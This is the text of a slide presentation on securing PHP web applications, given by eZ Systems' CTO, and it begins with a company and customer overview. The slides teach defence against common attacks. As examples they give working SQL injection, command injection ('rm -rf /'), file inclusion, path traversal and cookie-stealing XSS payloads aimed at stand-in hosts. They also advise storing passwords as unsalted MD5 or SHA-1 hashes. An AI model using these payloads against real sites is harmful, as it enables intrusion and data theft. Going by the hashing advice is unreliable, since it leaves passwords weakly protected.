Web-applications and Security

Bård Farstad <bf@ez.no>

CTO @ eZ Systems

Questions?

?

eZ Systems

Founded 1999 in Norway

Base philosophy: Open, Share and Innovate!

Privately Owned

85 employees

HQ in Skien, Norway. 8 subsidiaries:

- Oslo, Copenhagen, Dortmund, Lyon, Paris, Brussels, Chicago, Vancouver

Customers and Verticals

orange™

EURONICS

DOLLY DIMPLE'S pizza pizza

NASA

MySQL

SIEMENS

GE

worldaids campaign

HITACHI Inspire the Next

KPMG

FLORIDA Department of State

T · · Mobile · simply closer

ESTĒE LAUDER

Science AAAS

ip talk

phonzo

amnesty international

suez

DEPARTMENT OF THE NAVY UNITED STATES OF AMERICA

AstraZeneca

Red Cross

Bouygues Telecom

VE RI TAS HARVARD

TELE2.

DAIMLERCHRYSLER

MIT

PORSCHE

CITROËN

TELIO

Media and Entertainment

G+J

Europe 1

VOGUE

ELLE

TELE 7

PREMIERE

CAR AND DRIVER.com

FEMMES.com

SCHIBSTED

FINN

DAMM

EGMONT

CNBC EUROPE

dinmat

GROUPE PRISMA PRESSE

24 heures

TRIBUNE DE GENÈVE

PARENTS

NATIONAL GEOGRAPHIC™

La Prensa

L'actualité au féminin, chaque semaine

jasmin

ÖSTRAN

LOKALTIDNINGEN

Femme Actuelle.fr

Lagardère

ACTIVE MEDIA

SF SCHWEIZER FERNSEHEN

FEMINA

F

ELLE girl

Virgin

RADIO

Gala

lematin.ch

Télé top matin

Le Matin Online


GROUPE EDIPRESSE

Ça M'INTÉRESSE

Security


- United States Department of Defense has audited eZ Publish and certified it for use within the Department of Defense (including any divisions of the US armed forces) to store both classified and unclassified information.

Apache is Big!



- Apache is Big with 70% market share

PHP is Big!




- More than 20 Million domains running PHP
- Many developers, many projects
- Skills?

Firewalls


- Web traffic uses port 80
  - Normally not affected by firewalls
- SSL
  - Data transfer protected by 128/256 encryption
  - Does not help application security

Web Application Firewall

- Intrusion detection and prevention engine
- ModSecurity for Apache (Open Source)
- Increases Web Security
  - Protects Web Application against known and unknown attacks
- Analyzing HTTP traffic
  - POST traffic
  - GET traffic



Typical example



Location: [redacted]/forum.cfm?forum_id=1013'&thread_id=4876&message_id=31025#31025

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Line 23: Incorrect syntax near ''.

The error occurred in **C:\Inetpub\wwwroot\forum\inc\foruminfo.cfm: line 29**
Called from C:\Inetpub\wwwroot\[redacted]\forum.cfm: line 104
Called from C:\Inetpub\wwwroot\forum\inc\foruminfo.cfm: line 29
Called from C:\Inetpub\wwwroot[redacted]forum.cfm: line 104

```
27 : <cfelse>
28 :     0 = 1
29 : </cfif>
30 : </cfquery>
31 :
```

```
SQL               SELECT customer_id, title, parentforum_id, descr, moderated, isuserforum,
                  ExternalUserDb, layout_bg, layout_bg2, layout_bordercolor, layout_text,
                  layout_link, layout_alink, layout_vlink, layout_fontface, layout_arrow,
                  layout_fontsize, maxrows, threadlist_width FROM f_forum WHERE
                  forumgroup_id = 1002 AND forum_id = 1013''
DATASOURCE        [redacted]
VENDORERRORCODE   170
SQLSTATE          HY000
```

Please try the following:

- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

```
Browser         Mozilla/5.0 (compatible; Konqueror/3.4; Linux) KHTML/3.4.0 (like Gecko)
Remote Address  [redacted]
Referrer
Date/Time       18-apr-05 10:54 AM
Stack Trace
at cfforuminfo2ecfm1504538822.runPage(C:\Inetpub\wwwroot\forum\inc\foruminfo.cfm:29) at
cfforum2ecfm483712056.runPage(C:\Inetpub\wwwroo[redacted]forum.cfm:104) at
cfforuminfo2ecfm1504538822.runPage(C:\Inetpub\wwwroot\forum\inc\foruminfo.cfm:29) at
cfforum2ecfm483712056.runPage(C:\Inetpub\wwwroot[redacted]forum.cfm:104)


java.sql.SQLException: [Macromedia][SQLServer JDBC Driver][SQLServer]Line 23: Incorrect syntax near ''.
        at macromedia.jdbc.base.BaseExceptions.createException(Unknown Source)
        at macromedia.jdbc.base.BaseExceptions.getException(Unknown Source)
        at macromedia.jdbc.sqlserver.tds.TDSRequest.processErrorToken(Unknown Source)
        at macromedia.jdbc.sqlserver.tds.TDSRequest.processReplyToken(Unknown Source)
        at macromedia.jdbc.sqlserver.tds.TDSRequest.processReply(Unknown Source)
        at macromedia.jdbc.sqlserver.SQLServerImplStatement.getNextResultType(Unknown Source)
        at macromedia.jdbc.base.BaseStatement.commonTransitionToState(Unknown Source)
        at macromedia.jdbc.base.BaseStatement.postImplExecute(Unknown Source)
        at macromedia.jdbc.base.BaseStatement.commonExecute(Unknown Source)
        at macromedia.jdbc.base.BaseStatement.executeInternal(Unknown Source)
        at macromedia.jdbc.base.BaseStatement.execute(Unknown Source)
        at coldfusion.server.j2ee.sql.JRunStatement.execute(JRunStatement.java:212)
        at coldfusion.sql.Executive.executeQuery(Executive.java:974)
```

SQL Injection

- Database level vulnerability due to incorrect escaping

- Simple example:
  - Login SQL:

```
select * from user where login='$login' and
   password='$password'
```

  - Access script with

```
login.php?login=admin'--&password=foo
Without proper escaping $login = admin'--
```

- Will authenticate as admin user without supplying password

Preventing SQL injection

- Input validation
  - Verify that data input is in correct format
  - Type casting (int)
- SQL escaping
  - Use functions like pg_escape, mysql_escape_string() and mysql_real_escape_string() to escape quotes etc

Code Injection

- Using system commands from PHP
  - eval(), exec() and system()
- Command line conversion of images

```
system( “convert image.jpg thumb.jpg {$width}x{$height}” );
```

- Script accessed from

```
convert.php?width=500&height=300;%20rm%20-rf/
```

  - This will convert image and run “rm -rf /” on the system
- Use existing functions to escape
  - escapeshellcmd(), escapeshellarg(), realpath(), addslashes()

Dynamic Applications

- Never include page directly from user input

```
if(isset($page))
{
  include($page);
}
```

- Without validation attackers can

```
script.php?page=/etc/passwd
script.php?page=http://cracker.com/badscript.php
```

- A bit more secure?

```
include( “directory” . $page . “.php” );
Not really:
script.php?page=../../../etc/passwd%00
```

GET vs POST

- GET variables are logged
  - Available in HTTP Referrer
- Hijack session, passwords, personal info etc
- POST variables is not available in log file
  - POST variables should be used for forms

XSS – Cross Site Scripting

- Display of unwashed user input
  - Forums
  - Comments
- Vulnerable to session hijacks
- Attackers can steal cookies
- Commonly not taken seriously

Example:

```
http://www.owned.com"&lt;script&gt;cookie=document.cookie;window.location='http://hacker.com/steal.php?cookie='+cookie+'';&lt;/script&gt;
```

```
<script>
cookie=document.cookie;
window.location='http://hacker.com/steal.php?cookie='+cookie+'';
</script>
```

Input Validation

- First step of every script which handles input
- Check if
  - Integers are actually integers
  - e-mail addresses are correct
  - Names only contains valid characters from the charsets
- Report general errors to the user
  - Never display server errors to user

Sub-system Meta-character Washing

- Escape data passed to sub systems
  - SQL database
  - File system
- Washing is different from Validation

Output Washing

- Make sure that all data is converted to XHTML
- Data can come from
  - User input
  - Database
  - File
- Don't store XHTML in the database
  - Convert content just before it's displayed
- Use functions like: htmlspecialchars()

Clear Text Passwords

- Never store passwords
  - Visible to site administrators
  - Database is cracked and exposed
- Use a one way hashing algorithm
  - SHA-1
  - MD5
- Example

```
$password = 'secret';
If ( sha1( $password ) == 'a375332c48af107c37a0cc53e5a5fb1d535b7950' )
{
     print( “Password accepted” );
}
```

Error handling

- Always disable error output
  - php.ini:
  - log_errors = On
  - display_errors = Off
- Error messages can be used by attacker

Sessions

- Disable transparent SID support
  - php.ini
  - session.use_trans_sid=0

```
http://example.com/?PHPSSID=cc51dc49792031b9f1f7e2ead5ed6441
```

- Apache logs HTTP referer
  - Sessions can easily be hijacked

Database Sessions

- Do not use the default file based PHP session handlers
  - Stored in /tmp by default
  - Accessible to any user on the system

Server and application configuration

- PHP source code display
  - AddType application/x-httpd-php-source .phps
- Transsid -> off
- Disable global variables

Summary

- Firewalls and SSL cannot help
- Can use application level firewall (mod_security)
- Always validate input
- Always wash output
- Configure the server and application properly

Questions?